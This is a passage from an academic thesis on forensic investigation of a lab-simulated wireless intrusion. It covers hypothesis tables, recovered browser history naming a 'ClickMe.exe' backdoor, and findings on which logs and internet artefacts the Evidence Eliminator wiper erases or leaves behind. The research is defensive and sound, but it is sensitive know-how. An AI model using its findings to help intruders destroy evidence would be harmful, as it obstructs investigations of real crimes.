
Some readable content has been recovered from the *Unallocated Clusters* and was named as *History* by EnCase which is shown below. Based on these records the researcher found the effect of using the anti-forensic tool, *Evidence Eliminator*, on the intrusive system and the download history of backdoor execution "*ClickMe.exe*".



```
Search Hits
44940     ownloads\ClickMe .exe·.E_·6aÔT˜·····.E_·l·4·https://192.168.1.102:3

49070     load-15746-evidence-eliminator····e··https://192.168.1.102:3790/campa

56070     22300/)·)··9·https://192.168.1.102/· #!··G·http://d586.com/gongsequanl

60200     ···/·http://yyets.com/$··5·http://bxs.cc/22300/#··9·https://192.168.1.
```

Figure 4.26 Screenshot of Recovered Internet History

Thus, based on the above information, the execution file named Evidence Eliminator was found from the recovered files on the Windows Recycle Bin through the EnCase keyword search function as shown in Figure 4.27, but there is still no response of backdoor execution "*ClickMe.exe*" based on the processed results.



Selected 0/1653019

	Name	Tag	File Ext	Logical Size	
□ 1	desktop.ini		ini	129	Window
□ 2	$RIMR3XK.exe		exe	21,656	Executab
□ 3	$I96OUKP.exe		exe	544	Picture
□ 4	Evidence Eliminator.exe		exe	665	Window
□ 5	$IULZJ77.lnk		lnk	544	Picture

Name	Value
Name	Evidence Eliminator. exe
Tag	

Figure 4.26 Screenshot of Recovered Evidence Eliminator.exe

4.2.3 Data Analysis

This section will present the analysis of findings from the research testing including the captured wireless network flow and the collected evidence data. It starts with the presentation of the researcher's findings from three evidence files, the initial evidence file, corrupted evidence file and the recovered evidence file. These findings are processed into a table with each evidence file's name, logical path and MD5 hash value as shown in the Appendix. The main damage of the applied anti-forensic tool is shown on the tables below, showing that the most of the Internet artefacts which are related to the case are irrecoverable. Even the recovered History file has lost the important information about the time.

In the relevant log section, the Windows remote connection log, Web Management Service W3C (WMSvc W3C) log and HTTP APIs Error"" log are reserved on three evidence files, the comparison of their MD5 hash values shows they are not really unchanged except the WMSvc W3C log. The hash value of WMSvc W3C log retains the same which determines that the applied anti-forensic tool has no success at this kind of log file. However the other two evidence log files are showing a different value between the logs from the initial evidence file and the corrupted evidence file, which means these files have been changed by applying anti-forensic tools but the reason why they cannot be erased is still unknown. According to some security experts' speculation is that the Windows 7 operating system may have locked these logs to keep them undeletable. Another important finding from the collected evidence data is the *Evidence Eliminator.exe* from the recovered evidence file which identifies the anti-forensic tool has been applied on the victim's machine.

According to the designed research plan that the captured wireless network flow will be used to cross reference with the collected evidence data to help the investigator to reconstruct the intrusion incident, especially the captured wireless netflow contains the attacker's behaviours and approximate activity time range. Thus the comparison of recorded time ranges between the captured wireless netflow and the multiple log files extracted from three evidence files would help an investigator to create a timeline of the whole intrusion incident, as Table 4.1 and Table 4.2 shown.

Time Range of Whole Intrusion Incident			
From 13:00 to 16:16			
Scanning	Bruteforcing	Exploitation	Stable Connection
13:00 to 15:12	15:19 to 15:33	15:38 to 15:49	16:09 to 16:16

Table 4.1 Time Range from Analysing Captured Wireless Netflow

File Name	Recorded Time Range
Windows Remote Connection Manager	15:57 to 16:12
u_ex130920.log	14:55 to 15:48
httperr.log	14:56 to 15:49

Table 4.2 Time Range from Extracted Log Files

Base on Table 4.1 and Table 4.2 that the extracted evidence log files are not covering the whole intrusion process. Despite of the log created by Windows Remote Connection Manager, the WMSvc W3C log and HTTP APIs error have covered the most of the time of the intrusion process, and based on the function of these two log files, it can be confirmed that the time before these logs start should be the passive scanning which would only leave a trace on the network packets. On the other hand, the information provided by these logs is not enough to reconstruct the intrusion incident. These logs have their limitations on the records, for instance *httperr.log* only has the records about the errors on HTTP service, and Remote Connection Manager also only has the records on remote access, even the *u_ex130920.log* can only records HTTP and HTTPS requests made to the Web Management service. These limitations are based on their design, thus if without the reference from analysed netflow only with these logs lack the key information to determine the intrusion process. In other words, the extracted evidence files from corrupted evidence file or the recovered evidence file are not able to reproduce the intrusion event sufficiently. According to the reviewed literature on artefact wiping, the finding of applied anti-forensic tools could be treated as the last piece to complete the puzzle.

4.3 CONCLUSION

Chapter 4 has reported the findings from the captured wireless network flow and collected evidence data. To perform a forensic investigation, the researcher simulated the wireless intrusion by using the Metasploit Framework and Nessus within an isolated wireless environment, and the WireShark and EnCase 7 to perform the forensic analysing. The analysis of captured wireless network flow is focusing on analysing the intruder’s behaviours and intrusion processes. The findings from analysed netflow were cross referenced with the examination of the disk imaging which is duplicated from the victim’s machine. According to the research plan, and in order to identify the affected system areas and damages caused to investigation by applying anti-forensic tools on the acquired system. Three evidence files have been created which are the initial evidence duplicated from the disk without the applied anti-forensic tool, the corrupted evidence file duplicated from the applied target disk and the recovered evidence file has processed the recovery tool. Thus the findings from the initial evidence file will be worked as the benchmark to assess the findings from the other two evidence files. The results are displayed in Section 4.2.2 that the applied anti-forensic tool has caused major damage on the Internet artefacts and has identified the files which was erased as well as which can be recovered.

In conclusion, the summary reconstruction of the simulated wireless intrusion incident could be completed on the anti-forensics affected imaging file by combining the result from the analysed wireless intrusion network. The damage caused by anti-forensic tool was mainly in the Internet artefacts section, which was critical and cannot be fully recovered. Although fortunately, the results of the analysed wireless intrusion netflow contained the information about the intrusion procedures which can be combined with the recovered History file and maintained logs to reproduce the intrusion incident. The loss of most Internet artefacts makes the reconstruction of network activities challenging but gives accuracy and detail.

Chapter 5

Discussion

5.0 INTRODUCTION

According to the methodology defined in Chapter 3, the research was accomplished and the results from each research phase were analysed and reported in Chapter 4. The purpose of doing this is to determine the anti-forensic effects on a common intrusion investigation procedure and to improve the forensic soundness of investigation methods. Chapter 5 will present a comprehensive discussion of the findings for each testing phase and then relate the findings to the research questions.

The main research question developed in Section 3.2.3 will be answer in the beginning of this Chapter (Section 5.1). The sub-questions will be answered and discussed respectively with associated hypotheses in Section 5.2. The arguments will be made for and against the hypotheses with justification. Each sub-question and hypotheses will be evidenced based on the research findings presented in Chapter 4 and cross referenced. Section 5.3 discusses the outcomes of the research in relation to the literature reviewed in Chapter 2 and Chapter 3, and presents recommendations areas of further work. Section 5.4 then concludes the discussion.

5.1 THE RESEARCH QUESTION

The main research question defined in Chapter 3, Section 3.2.3 has guided the research. The main research question is:

Q1: What are the requirements to detect the use of anti-forensic techniques in a wireless forensic investigation?

Q2: what is the digital evidence that can be extracted from the intrusive WLANs and host involving the effects of anti-forensic techniques to reconstruct an intrusion incident?

The purpose of this research is to determine the anti-forensic effects within a wireless intrusion investigation, and obtain the solution towards the anti-forensic obstacles to reconstruct the incident. This would require the evidence of illegal activities on the victim's machine and the wireless network. In order to determine the anti-forensic effects, the researcher consequently grouped the acquired forensic images into three categories, the raw evidence data, the corrupted evidence data and the recovered evidence data, and then examining them respectively. The discovered evidence data was processed into an evidence finding table to identify the anti-forensic effects and affected areas on the host. This evidence was cross referenced with analysed results of captured wireless packets in order to confirm the anti-forensic effects on the normal wireless intrusion investigation processes and event reconstruction.

As presented in Section 4.2, the researcher has displayed the findings of a wireless intrusion investigation involving anti-forensic effects. The analysis of captured wireless network flow in Section 4.2.1 is focusing on the abnormal network activities which would leave a unique connection or communication packets and then used these to identify the attacker's information and intrusion processes and time stamps. Such information was then used in the examination of acquired evidence files, worked as the keyword and created the timeline. In Section 4.2.2.1, the initial evidence file gave the researcher eight Internet artefacts, three various types of log files and an uploaded backdoor execution.

Compared with the findings from initial evidence file, the findings from corrupted evidence file directed the researcher to the affected area and signs of applying anti-forensic tools. As shown in Section 4.2.2.2, previously discovered log files still maintained, but the all Internet artefacts are missing. Instead, an evidence file called "*Unallocated Clusters*" was found. Combined with the comparison results of log files MD5 hash value from initial evidence file and corrupted evidence file, it can be confirm that the applied anti-forensic tools aim at the Internet artefacts and operating system logs, but the damages are mainly on the Internet artefacts.

In the next section, the examination results of recovered evidence files are presented. A Google Chrome History file was recovered and replaced the *Unallocated Clusters.* Such a History file contains the visited URL and a download record, however it loses the basic time which would help the incident reconstruction. On the other hand, the applied anti-forensic tool was found which was recovered from Windows Recycle Bin, this kind of information can be used to detect the use of anti-forensic techniques and tools when doing the regular investigation procedures.

Consequently, according to the research findings, the main research questions can be answered as the following:

A1: Based on the research findings, the data extracted from anti-forensics affected image of a wireless intrusive host contains traces of applied techniques and tools. Most of popular anti-forensic program lacks the ability to aim at certain place of the operating system and clean up their traces, in this case, the Evidence Eliminator deleted the whole Internet artefacts leaves only a blank and deleted its execution on the Recycle Bin. The data survived from the overwriting also created a conspicuous space "unallocated clusters" in the disk. In summary, to detect the use of anti-forensic techniques, the investigator is recommended to check the unallocated clusters in the disk and the integrity of system information storing in certain places such as the Internet artefacts and operating system log profiles.

A2: According to the research findings, the captured wireless packets and evidence data extracted from recovered evidence image file involving the effects ant-forensics contains the intruder's information on the wireless network, summary information about intrusion procedures, recovered Internet history, Windows Remote Connection log, Web Management Service W3C log, *HTTP APIs Error log and the discovered anti-forensic software program. However this information is not sufficient to fully reconstruct the intrusion incident because the affected image lack of the evidence data to describe the malicious activities on the intrusive host. Nevertheless, the recovered Evidence Eliminator execution shows the anti-forensic tools has been applied on the victim's machine and could be used to explain the loss of Internet artefacts. Thus combined with the data extracted from captured wireless network, an overview of the wireless intrusion incident could be presented.*

5.2 RESEARCH HYPOTHESES AND SUB QUESTIONS

The first secondary question as stated in Chapter 3 is:

SQ1: What is the digital evidence can be gathered from wireless network traffic and the host involving the anti-forensic effects?

To answer this question, the associated hypothesis H1 was tested according to the research findings in Chapter 4. And it is shown in the following Table 5.1.

Hypothesis H1: The existing digital investigation procedures can be used to acquire data from a wireless intrusion incident involving anti-forensic effects.	
ARGUMENT FOR: As presented research findings in Section 4.2, the gathered data includes all traffic from the 802.11 WLAN related to testing intrusive machine during the period of attacking without any filtering rules applied by WireShark. In order to duplicate the forensically sound image from affected disk, the hardware WriteBlocker was applied. The findings of corrupted evidence file in Section 4.2.2.2 has proofed this.	**ARGUMENT AGAINST:** This research was tested in an isolated 802.11 WLAN, the captured network traffic and relationship was simple and wasn't applied firewall to filter the inside communication. On the other side, the anti-forensic method such as fake IP has no effect due to the simple circumstance. Thus the anti-forensic method would have the better performance to hide the trace if in a complicated network environment. It could be said that the existing digital investigation procedures might not sufficient to acquire all the data within a real WLAN.
JUSTIFICATION:	

This hypothesis is true because current experiment circumstance, the column of “argument for” has stated the reason why the hypothesis H1 is considered as true, however the column “argument against” describes a defect of tested investigation processes because the size of researcher’s WLAN is not big and integrated enough to get a proper result. In a real enterprise WLAN, the applied firewall product will filter the malicious activities inside, and the continuously changed intruder’s IP would hide deeper to be captured. Therefore the results of applied investigation processes might be alterative depending on the certain conditions.

Table 5.1 Results of Hypothesis Testing for H1

According to the results of collected data shown in Section 4.2.1, captured wireless network flow and analysis, and Section 4.2.2.2, findings of the corrupted evidence file, this sub-question SQ1 is answered as follows:

> *SA1: In this case the evidence data extracted from wireless network traffic and the affected host contains the summary information about the incident extracted from the captured wireless packets, remained Windows system log files (Windows Remote Connection log, Web Management Service log and Error logging in HTTP based applications), and corrupted Internet artefacts (Unallocated Clusters). This information will used for further cross analysis to reconstruct the incident processes from damaged evidence file.*

The second secondary question as stated in Chapter 3 is:

> *SQ2: What kinds of information can be extracted from the collected data to detect and determine the use of anti-forensic techniques?*

To answer this question, the associated hypothesis H2 was tested according to the research findings in Chapter 4. And it is shown in the following Table 5.2.

Hypothesis H2: The utilization of common anti-forensic techniques left signs and trails in the extracted evidence.	
ARGUMENT FOR: The current anti-forensic tools on the market claim that can be used to protect personal information are focusing on certain areas on the operating system. The use of this software program could be detected by investigator’s experience. According to	**ARGUMENT AGAINST:** The applied anti-forensic tools have the functional defects on processing the data elimination of the operating system. The tools only delete the data on the certain locations and overwritten them instead of standard disk wiping process. And the section “Unallocated

findings shown in Section 4.2.2.2, the image acquired from the intrusive host which affected by anti-forensic tool contains important information to recognize the use of such tools. Compared with findings of initial evidence file, researcher found there was nothing left in the Internet artefacts section, by reviewing the physical location on the disk, researcher discovered a relevant section called "Unallocated Clusters" contains some readable information about the Internet activities. Combined with changed hash value of remained Windows system log files, it can be said that the applied anti-forensic tool was aimed to clean the user history in the system which left tis traces.	Clusters" cannot be proofed that it was created after the applying of anti-forensic tools. There isn't clear clue related to the use of anti-forensic techniques.
JUSTIFICATION: With this hypothesis it is hard to distinguish between true and false if this research was only based on the findings of anti-forensics affected image files, however in this research, the researcher has performed the examination procedures three times on the different conditions of image files. The comparison between the findings of initial evidence file and corrupted evidence file has determined the effects and affected areas on the reviewed system duplications. The results presented in column of "argument for" was truly discovered, thus it can be said that the hypothesis H2 is considered as true.	

Table 5.2 Results of Hypothesis Testing for H2

According to the findings of analysed corrupted evidence file shown in Section 4.2.2.2, and data analysis results in Section 4.2.3, this sub-question SQ2 could be answered as following:

> *SA2: By comparing the findings and the location of findings in the system between raw evidence image and anti-forensics affected evidence image, the researcher has a discovery about the traces left by using anti-forensic tools. In this case, it is the "Unallocated Clusters" generated from stored Internet artefacts by applied anti-forensic tools. This finding will be used for the further research on the restoration or mitigation of damaged data.*

The third and fourth secondary question as stated in Chapter 3 is:

> *SQ3: What kind of information contains the details of attack that is unaffected by anti-forensic techniques?*
>
> *SQ4: What kind of information is corrupted by anti-forensic techniques?*

To answer these questions, the associated hypothesis H3 was tested according to the research findings in Chapter 4. And it is shown in the following Table 5.3.

<table>
<tr><td colspan="2"><b>Hypothesis H3:</b>
Despite of parts of evidence were destructed or modified by anti-forensics, others were still containing important information about the intrusion incident.</td></tr>
<tr><td><b>ARGUMENT FOR:</b>
The data extracted from the testing WLAN and anti-forensics affected host contains two types of evidence data, the wireless packets and forensic image. The evidence extracted from wireless packets has the clue of intrusion processes and intruder’s information, which wasn’t affected by applied anti-forensic tool. According to the findings of corrupted in Section 4.2.2.2, and result of analysis in Section 4.2.3, the affection of anti-forensics main existing in the Internet artefacts which was erased completely, however in the recoverable “Unallocated Clusters” section still remain some readable information about visited URL. The most of Windows system log files were remaining, the hash value of Windows remote connection log and HTTP APIs Error log were changed but the Web Management Service W3C log kept same value.</td><td><b>ARGUMENT AGAINST:</b>
According to the findings of corrupted evidence files shown in Section 4.2.2.2 and results of data analysis shown in Section 4.2.3, there are only the captured wireless packets and Web Management Service W3C log stay the same. Such evidence only contains the information related to the malicious activities on line. Thus the remaining part of evidence data extracted from the anti-forensics corrupted evidence files isn’t sufficient to draw an entire picture of the intrusion incident.</td></tr>
<tr><td colspan="2"><b>JUSTIFICATION:</b>
Even though the statement against the hypothesis is obvious, this hypothesis still can hold true because the definition of “important information”. Such remaining evidence data has the information about the intruder’s activities, even the log records are overlapped with the extracted information from captured wireless packets. To understand the complete incident, the online part is essential, the</td></tr>
</table>

captured whole wireless traffic has the unique advantage on this, the researcher can reproduce the entire network activities and then used to cross analysis with other evidence extracted from the system.

Table 5.3 Results of Hypothesis Testing for H3

According to the findings of analysed corrupted evidence file shown in Section 4.2.2.2, and data analysis results in Section 4.2.3, the sub-question SQ3 and SQ4 is answered as follows:

SA3: The results of data analysis shows that there are only two evidence files stay unaffected from applied anti-forensic techniques, the captured wireless network flow and Web Management Service W3C log file which both contain the information about the malicious activities online and such information will be then used to reconstruct the wireless network part of intrusion incident.

SA4: The corruption shows two types based on this research, the destruction and modification. The entire Internet artefacts section was deleted and overwritten by applied anti-forensic tools, and only left an "Unallocated Clusters" section waiting to recover. The integrity of Windows remoter connection log and HTTP APIs Error log were unknown, but their MD5 hash value were changed which can be said they were modified by these tools.

The fifth secondary question as stated in Chapter 3 is:

SQ5: What are the methodologies, techniques and tools can be used to recover or mitigate the impact of anti-forensics?

To answer this question, the associated hypothesis H4 was tested according to the research findings in Chapter 4. And it is shown in the following Table 5.4.

Hypothesis H4: The corrupted part of evidence can be restored or partially restored.	
ARGUMENT FOR: The erasing mechanism of applied anti-forensic tool is overwritten the deleted information to make it hard to recover. According to findings of recovered evidence file as shown in Section 4.2.2.3, the information stored	**ARGUMENT AGAINST:** The applied EnCase wasn't specific on data recovery; other data recovery software may have the better performance. Theoretically, overwriting deleted files would make them unrecoverable.

in the Unallocated Clusters was recovered into a History file by EnCase Forensics 7. Most of visited URL data was recovered, but the visited time and download information weren't recovered.	
JUSTIFICATION: The column of "argument against" states the reason why this hypothesis is considered as false, however the Encase Forensics has been an industrial standard forensic program for years which means its data recovery function has established a trust that can endure. On the other side, there is still a chance to recover the data from the overwritten; however it may have some losses on the data integrity. Consequently, the hypothesis H4 is true.	

Table 5.4 Results of Hypothesis Testing for H4

According to findings from recovered evidence files shown in Section 4.2.2.3, this sub-question could be answered as following:

SA5: The data stored in the Unallocated Clusters was recovered into a Google Chrome History file with most of URL history, however other Internet artefacts as shown in Section 4.2.2.1, finding of initial evidence file, weren't recovered. Thus the further analysis to understand the malicious activities would be based on recovered information.

The sixth secondary question as stated in Chapter 3 is:

SQ6: What is the best way to reconstruct the incident from the evidence data involving the anti-forensic affection?

To answer this question, the associated hypothesis H5 was tested according to the research findings in Chapter 4. And it is shown in the following Table 5.5.

Hypothesis H5: The analysis of the restored data can follow the existing methodologies and techniques of digital investigation.	
ARGUMENT FOR:	**ARGUMENT AGAINST:**
The anti-forensic investigation for a wireless intrusion incident is comparatively new area which requires considerable efforts. To reduce the researcher's workload and increase the reliability of analysed results, the	The evidence data extracted from the recovered evidence file wasn't enough to reconstruct the intruder's activities on the host system. For instance, the backdoor execution "ClickMe.exe" didn't find from the recovered data.

acceptance of existing investigation methodologies and techniques are inevitable. As the results shown in Section 4.2.1 and Section 4.2.2.3, the review of recovered evidence images followed the existing network forensics and computer forensics guidance. Therefore the existing forensic methodologies and techniques are acceptable.	Thus the entire picture of intrusion couldn’t be completed yet.
JUSTIFICATION: This hypothesis is partially true because the applied anti-forensic tools have caused irreversible consequences on the integrity of evidence data. The recovered data lacks the ability to direct what actual happened in the intrusive host; however the anti-forensic investigation is a relative new field, there is no way to ensure the corrupted data could be restored completely. Thus the traces of anti-forensics and uncovered anti-forensic tools could be part of investigation finds to compensate the gap left by present digital investigation methodologies and techniques.	

Table 5.5 Results of Hypothesis Testing for H5

According to the result of data analysis shown in Section 4.2.3, this sub-question could be answered as following:

> *SA6: According to this research, the loss of important evidence data has been irreversible, the detection and determination of applied anti-forensic techniques was essential because such information can be used to direct the corrupted areas and separate the unaffected evidence. Then the valuable data recovered from corrupted section would be cross analysed with remaining evidence data in order to understand the entire picture of the incident. The traces left by anti-forensic techniques are also important part for the incident reconstruction.*

5.3 DISCUSSION

In the previous Section 5.1 and Section 5.2, the main research questions and sub-questions were answered, the associated hypotheses were tested. This section will discuss the research methodology and tests, and then discuss the research findings. It is followed by a recommendation for further work.

5.3.1 Review Research Design

As presented in Chapter 3, the research methodology was defined in order to answer the research questions. This section will review the designed research methodology and discuss the limitations and improvements. It is followed by recommendations for further work.

The designed research phases contain three steps as stated in Section 3.2.4 in Chapter 3. The testing starts from gaining the access of experimental WLAN and then subject the target host with a series of different well-known attacks. The network and all its components will then be investigation using three standard procedures for evidence of the attacks. The data will act as a benchmark. In the second phase of testing anti-forensic techniques were used to hide and destroy evidence using the same set of well-known attacks. The same three investigation procedures will be applied to the WLAN and the differences noted for the further work. The last phase is a revision step based on the findings from the above phases and further comparative analysis.

Most parts of the designed research phases worked well in the real testing, however a number of variations have been made for the reason of the actual obstacles encountered or existed in practice. As presented in research Phase One, the data collection of wireless network flow started from the intruder trying to gain the access to the testing WLAN, but in the real testing, the researcher found the information was impossible to collect because this intrusion process was using the offline bruteforce attack. Although the attack still needs the response from the AP (access point), the capturer on victim’s machine is unable to collect it. Therefore, in the data collection and analysis, the captured wireless packets have the information about the intrusion processes were from the vulnerabilities scanning to the end of intrusive sessions. On the positive side, the lack of such information would not affect the analysis of intrusion incident and this limitation could be completed by the applying other device or acquiring data from the AP.

Another change in the real experiment for data collection was mentioned in Section 4.1 in Chapter 4. The designed data collection from research Phase One and Phase Two would have the same intrusion information in order to analyse the anti-forensic effects, thus the penetration processes and activities on the affected host should be same. According to the real testing results, such processes were not entirely controllable by artificial factors. For the purpose of avoiding the problem, the data collection in the research Phase Two cancelled the repeating attacks instead of directly applied anti-forensic tools on the data collected host. Thus the collected data from the affected host in Phase One and Phase Two should contain the same information about the intrusion incident, and the comparisons between their processed findings would be more accurate and reliable.

In the real testing of data processing, the researcher accepted several ideas of the methods that other researcher doing their study as shown in Section 3.1, especially the study by Ding & Zou (2011) and Rekhis & Boudriga (2012). The research by Ding & Zou (2011) present a cross-reference time based forensics approach for Windows NTFS file system which significantly lowered the impact of anti-forensic techniques in an intrusion incident. In this research, the cross-referenced time based forensics approach is widely used in the review of collected evidence image not only the initial evidence files but also the corrupted evidence files. These evidence images were cross analysed with the temporal information extracted from acquired wireless network packets in order to lower the workload of the examination and determine the traces left by different steps of intrusion incident in the host system. The cross analysed evidence data was then to be used to reconstruct the incident and evaluate the effects of applied anti-forensic tools.

Another useful research by Rekhis and Boudriga (2012) reviewed in Chapter 3 provides an investigation process involving anti-forensic attack which played an instrumental role in the real testing. It dedicates an investigation process aware of anti-forensic attacks includes the detection of signs of anti-forensic attacks, identification of suspicious evidence, recovery of their original form (if it is possible) and also the investigation of regular attacks from the recovered evidence (Rekhis & Boudriga, 2012, p.638). Although this research is about the anti-forensic investigation for a wireless intrusion incident and the focus is on the effects of anti-forensics for the investigation, this research played a guide like an instructor. Thus the designed the research methodology presented in Chapter 3 was gradually improving and getting more effective by adapting the proper forensic research approaches from reviewed similar studies when doing the real testing for a wireless intrusion investigation involving anti-forensics.

5.3.2 Discussion of Findings

The definition of digital forensics was shown in Chapter 2, "The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations" (DFRWS, 2001, p.16). Accordingly, the purpose of the digital investigation about a wireless intrusion incident involving anti-forensic effects is that an investigator presents digital evidence which is unaffected or uncovered from the effects of anti-forensic techniques about malicious activities committed during the intrusion. This effort might reconstruct the intrusion incident or ultimately be used to prosecute the attack launcher.

In this research, the researcher acquired the information generated by the intrusion processes which can be separated into two types according to the collected methods and expression of the data, which are the captured wireless network flow and duplicated image files. For a normal wireless intrusion investigation, the duplicated image files are more valuable than captured wireless net flow on the concept of having more key artefacts for reconstruction of the intrusion incident.

However in this anti-forensic investigation, the roles that the two types of acquired information played are reversed because the evidence stored in the host system was corrupted by the anti-forensic tools which were applied by an intruder role for the purpose of thwarting the digital investigation processes (Kessler, 2007, p.1). Therefore the analysis of acquired wireless packets is essential in this situation.

The evidence extracted from captured wireless network packets provides the summary of the incident, and includes the intruder's IP and MAC address, intrusion procedures and applied relevant tools as shown in Section 4.2.1. When doing the analysis of these packets, the researcher suffered from inadequate knowledge of network security and WireShark. Thus the book named "WireShark Practical Packet Analysis" by Chris Sanders (2011) played an important role in this research stage. With the help of this book, particularly the experience shared on the network security area, the researcher was able to identify the malicious connections between the intruder and the intrusive host and moreover, the certain intrusion process recognized by suspicious pattern of connections requests and responses. However, the researcher was not able to find meaningful information from the communication packets transferred between the intruder and affected host because of the lack of special knowledge on cryptography. Thus in further work, the researcher should do a decoding on processes for acquiring more valuable evidence from the WLAN.

Additionally, the main focus of this research is on analysing the anti-forensic effects for a wireless investigation and determine the affected areas on tested system for certain anti-forensic tools. Thus the presentation of evidence findings from different conditions of acquired host images is necessary which are shown in Section 4.2.2. These findings were finally processed into a findings table as shown in the Appendix with their name, hash value and logical path information to create a clear picture for investigation to understand and recognize the effect of applied anti-forensic tools. However these findings have been limited by several elements when the researcher conducted the testing. As reviewed in network forensics research by Ren and Jin (2005) in Section 2.4.2, they has suggested that the evidence data source for an intrusion investigation includes the data from intermediate side and the end sides (attacker side or victim side) as shown in Table 2.4. However in this research, in order to hack into the tested system and generate data for the further investigation, the researcher had to turn off all security programs running on the host. Besides, the forensic acquisition was only conducted on the victim side which inevitably missed the valuable data from intermediate side. On the other hand, the research findings of irrecoverable evidence data caused by anti-forensics also have their limitation in current data recovery technology. If the further data recovery tools are developed to enable restoration of more information from corrupted areas, the findings and results of this research will change.

5.3.3 Recommendations

In this section the researcher will give an overview of further work needed in the area of anti-forensic investigation for wireless intrusion incidents. The research was focused on analysing the anti-forensic effects for a wireless investigation and moreover intended to conduct an incident reconstruction from the corrupted evidence files. However to complete this approach, there is still more work to do.

First of all, this research was conducted in an isolate experimental WLAN with simple components. As discussed in the former section, in order to gather more information from a wireless intrusion incident, the evidence acquired from multiple devices or components of WLAN are required. Therefore the researcher needs to prepare a bigger WLAN and acquired evidence from more wireless devices for further research. Besides, the fake IP address technology could come in handy for anti-forensic purpose in the bigger WLAN in place of failing of thwarting the investigation process in current testing WLAN.

On the other hand, the simulation of penetration processes should be more closely aligned to the real world event. For instance, although the security program running on the host may affect the intrusion simulation, the records it provides would contain the evidence data for the intrusion incident. Moreover the results of anti-forensic effects and affected areas on the host system will have more realistic findings with such a testing environment.

Secondly, from the anti-forensic techniques aspects, as reviewed in Section 2.1, there are four basic categories of anti-forensics, data hiding, artefact wiping, trail obfuscation and attacks against the forensics processes or tools. In this research, the researcher applied an anti-forensic tool called Evidence Eliminator, which performed incomplete actions that was not initially expected. According to the findings and analysis results presented in Section 4.2, this software mainly did the artefact wiping on certain areas of intrusive system and the erased data wasn't entirely irrecoverable.

Therefore in further research, the researcher requires greater knowledge of anti-forensic techniques and implementation methods then to apply this knowledge in the research. For example, an interesting paper reviewed in Section 3.1 by Ding and Zou (2011), they proposed a cross-reference time based forensics approach for NTFS file system by analysing both the discrepancies and similarities between the various temporal evidences to detect time modification on the critical evidence files. This time modification is one of trail obfuscation methods, it generally is more difficult to be detected. Besides, other anti-forensic methods, data hiding and attacks against the forensics processes or tools, also haven't been tested in the current research, thus the anti-forensic investigation for an wireless intrusion incident still have lots of work to do in the future.

The summary reconstruction of the simulated wireless intrusion incident could be completed on the anti-forensics effect imaging file by combining the result of analysed wireless intrusion network data. The anti-forensics data was mainly on the Internet artefacts section which cannot be fully recovered. Although the evidence extracted from the effected data is not sufficient, the results from combined analysis of acquired network packets shows obvious evidence of malicious intrusion processes on that machine.

The focus of proposed research procedures is to analysis the effects of applied anti-forensic techniques then to increase forensic soundness of the investigation presentation for a wireless intrusion incident involving anti-forensics through network forensic methods. The primary aspect needed to improve is the most analysis activities were conducted in a controlled environment for security reasons. Thus unexpected situations and complexities in real life are missing. Consequently, in order to develop an anti-forensic investigation procedure for wireless intrusion incidents, the proposed analysis procedures is required to be tested in real circumstances with comprehensive anti-forensic techniques and tools.

5.4 CONCLUSION

Chapter 5 has provided a discussion of the research findings based on the findings presented in Chapter 4. The answer to the main questions has shown the requirements for detecting anti-forensic traces and results of anti-forensics incident reconstruction. All the sub-questions were answered and discussed in terms of the associated hypotheses. Each hypothesis was tested by developing arguments for and against each hypothesis.

Subsequently, a review of the designed research methodology was made in Section 5.3.1, the relative success of the methodology used and its shortcomings and improvements were examined in detail. Then the research findings were critically reviewed looking for improvements and further work. Suggestions were made for better data collection and processing aspects. Hence the research required further decoding knowledge in order to acquire more information from captured communication packets and in relation to real networks outside of the research environment. Based on the discussion of research findings, a number of recommendations for further research were explored. The recommendations were focused on improving the performance and scope of the investigation procedures for wireless intrusion incidents involving anti-forensic effects.

Chapter 6

Conclusion

6.0 INTRODUCTION

The research has proposed a simulated anti-forensic investigation for a wireless intrusion incident. The relevant literature was reviewed in Chapter 2, including the problems in forensic investigation facing current anti-forensic techniques and in the wireless forensic area. The researcher has selected the focus area as anti-forensics, thus in Chapter 3, the key problem and questions were defined and a research methodology was developed in order to conduct the tests. Subsequently the findings of testing were reported, analysed and discussed in Chapter 4 and Chapter 5.

The research has two aspects, the wireless intrusion investigation and research for the anti-forensics effects. The wireless intrusion investigation was conducted with existing standard investigation procedures. In this research, the results of investigation was associated with the research of anti-forensics for the purpose of analysing the applied anti-forensic tool's effects and affected areas on the host system. Consequently to produce a reasonable incident reconstruction from an anti-forensic corrupted host system.

